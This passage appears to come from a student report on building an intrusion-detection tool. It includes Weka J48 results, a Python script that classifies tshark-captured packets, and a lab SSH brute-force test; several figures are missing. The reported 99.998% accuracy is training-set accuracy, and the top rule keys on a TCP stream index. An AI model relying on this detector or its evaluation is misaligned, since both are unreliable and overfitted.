
02:04:25 - trees.J48

Classifier output


```
|   |   |   |   |   |   ip.flags.df <= 0: Malicious (67.0/1.0)
|   |   |   |   |   |   ip.flags.df > 0
|   |   |   |   |   |   |   ip.len <= 100: Malicious (27.0)
|   |   |   |   |   |   |   ip.len > 100
|   |   |   |   |   |   |   |   frame.time_relative <= 538.808091: Benign (4.0)
|   |   |   |   |   |   |   |   frame.time_relative > 538.808091: Malicious (3.0)
tcp.stream > 21: Malicious (79844.0)

Number of Leaves  :     18

Size of the tree :      35


Time taken to build model: 0.61 seconds

=== Evaluation on training set ===

Time taken to test model on training data: 0.27 seconds

=== Summary ===

Correctly Classified Instances       82740               99.9988 %
Incorrectly Classified Instances         1                0.0012 %
Kappa statistic                          0.9998
Mean absolute error                      0
Root mean squared error                  0.0035
Relative absolute error                  0.0433 %
Root relative squared error              2.0805 %
Total Number of Instances            82741

=== Detailed Accuracy By Class ===

                 TP Rate  FP Rate  Precision  Recall   F-Measure  MCC      ROC Area  PRC Area  Class
                 1.000    0.000    1.000      1.000    1.000      1.000    1.000     1.000     Malicious
                 1.000    0.000    1.000      1.000    1.000      1.000    1.000     1.000     Benign
Weighted Avg.    1.000    0.000    1.000      1.000    1.000      1.000    1.000     1.000

=== Confusion Matrix ===

     a     b   <-- classified as
 80399     0 |     a = Malicious
     1  2341 |     b = Benign
```



6.3 Naïve Bayes



6.4 SMO



We found that J48 has the highest accuracy (99.998%) compared to the other classifiers. We will use J48 for our prediction of malicious attack in our live detection.

7 Live detection using Python

Using J48 decision tree algorithm derived from the training set of the Weka analysis, we were able to create a python code as shown below which will be used as our live detection tool “detection.py”.

“Detection.py” will be attached in the project folder for reference.

```
import pandas as pd
import numpy as np
import time
import shutil

def predictedResult(TCP, FTR, FTD, IPP, IPL, IPF):
    try:
        if(TCP>21):
            return 1
        else:
            if(FTR>49.02):
                if(IPP>6):
```

```
                    if(IPL>71):
                        if(IPL>75):
                            if(IPL>83):
                                if(IPF>0):
                                    if(IPL>100):
                                        if(FTR>538.8):
                                            return 1
                                        else:
                                            return 0
                                    else:
                                        return 1
                                else:
                                    return 1
                            else:
                                if(FTD>0.103725):
                                    return 1
                                else:
                                    return 0
                        else:
                            return 1
                    else:
                        if(IPL>64):
                            return 0
                        else:
                            return 1
                else:
                    if(IPL>144):
                        if(IPP>1):
                            return 0
                        else:
                            return 1
                    else:
                        if(FTR>624.21):
                            if(IPL>40):
                                return 0
                            else:
                                return 1
                        else:
                            return 0
            else:
                if(FTR>44.9):
                    return 1
                else:
                    if(IPP>6):
                        return 1
                    else:
                        return 0
    except:
        return 2

cnt_benign = cnt_malicious = r1 = 0
a=1
while(a>0):
    try:
        shutil.copyfile("/home/kali/Desktop/live.csv", "/home/kali/Desktop/live1.csv")
        df = pd.read_csv('live1.csv', lineterminator='\n')
        df1 = df.replace(np.nan, 0)
        df1.columns = [c.replace('.', '_') for c in df1.columns]
        r2 = len(df1)
        if(r2<r1):
            print("Waiting for new packets to be loaded in CSV file...")
            time.sleep(10)
            print("Reloading CSV file...")
        else:
            print("New data found...\nLive detection running...")
            for i in range(r1,r2):
                result = 0
                result = predictedResult(df1.tcp_stream[i], df1.frame_time_relative[i],
df1.frame_time_delta[i], df1.ip_proto[i], df1.ip_len[i], df1.ip_flags_df[i])
                if(result == 1):
                    cnt_malicious=cnt_malicious+1
                    print('\033[1m' + "*****************NEW NETWORK ANOMALY
DETECTED!!!*****************" + '\033[0m')
                elif(result == 0):
                    cnt_benign=cnt_benign+1
                    print("Benign")
                else:
```

```
                    print("An exception occurred..")
                    continue
            r1 = r2+1
            print("\n\nBenign: ", cnt_benign,"    Malicious: ",cnt_malicious, "    at
",time.strftime("%H: %M: %S", time.localtime(time.time())),"\n\n")
    except:
        continue
```

The function predictedResult() determines whether the attack is Malicious or not based on the J48 decision tree algorithm we derived from Weka.


During live detection using Tshark, the 'live.csv' file is generated. The python code creates a copy of this file as 'live1.csv' and works on it, so that the original file is always uninterrupted. We use an infinite while loop to constantly check for data updated in 'live.csv' file. We check for new packets every 10 seconds. Whenever new data is populated in the CSV, the code takes a copy of the file and performs live detection on the packets captured in the CSV.

7.1 Testing the Live detection tool


T-Shark is used for data collection and analysis for this live detection

```
sudo T-Shark -i enp0s3 -T fields -E header=y -E separator=, -E quote=d -E
occurrence=f -e ip.len -e ip.flags.df  \-e ip.proto -e tcp.stream -e
frame.time_relative -e frame.time_delta > live.csv
```

First, we generated some benign traffic and let it pass through the T-Shark we started. Below is the screen capture of the result of the detection



Later we tried to generate some malicious packets by starting a brute force attack on the SSH server. Below is the screen capture for this attack.



8 Discussion

During the project designing phase, for the network simulation, Mininet, Pnetlab and GNS3 were explored. Pnetlab was preferred earlier as we were able share the VMs online, so that we could work on it at the same time. After going through the pros and cons, we decided to use GNS3 as it was widely used as a powerful network simulator that is capable of simulating complexed network which gives us more flexibility in the VM set up.

During the Data cleaning phase, we planned to use CICFlowmeter for this purpose. However, we encountered many errors as it was using old repositories that were not updated to the latest Wireshark captures. Downloading seems a bit hassle on and after days of remediating the fix, we were able to download the CICflowmeter from our Windows and the packets were captured from GNS3. We managed to use CICFlowmeter to convert pcap files to csv files. However, we noticed that during the analysis, CICFlowmeter did not capture most of the data. Also, a significant amount of the captured data is discarded during PCAP to CSV conversion using CICFlowmeter.

After a few trials and errors, we decided to use T-Shark as it has consistently shown to capture all the data generated.

9 Conclusion

Using GNS3 network simulation tool, we were able to build our own internal network and simulate data traffic between VMs and server. Using T-shark, we were able to capture the data traffic. Using WEKA data analysis, we derived a detection algorithm using the inbuilt classifiers.

Hence, we were able to build a live detection tool in python to monitor and successfully determine whether an incoming traffic is benign or malicious.

10 References

GNS3

- https://docs.gns3.com/docs/
- https://www.youtube.com/c/DavidBombal (GNS3 Guide)

Server Services

- https://ubuntu.com/server/docs

OS's

- https://www.kali.org/
- https://ubuntu.com/

Attacks

- https://www.thepythoncode.com/article/brute-force-ssh-servers-using-paramiko-in-python
- https://www.thepythoncode.com/article/brute-force-attack-ftp-servers-using-ftplib-in-python

Data Related

- https://waikato.github.io/weka-wiki/documentation/
- https://docs.weka.io/

Python Tool

- https://www.geeksforgeeks.org/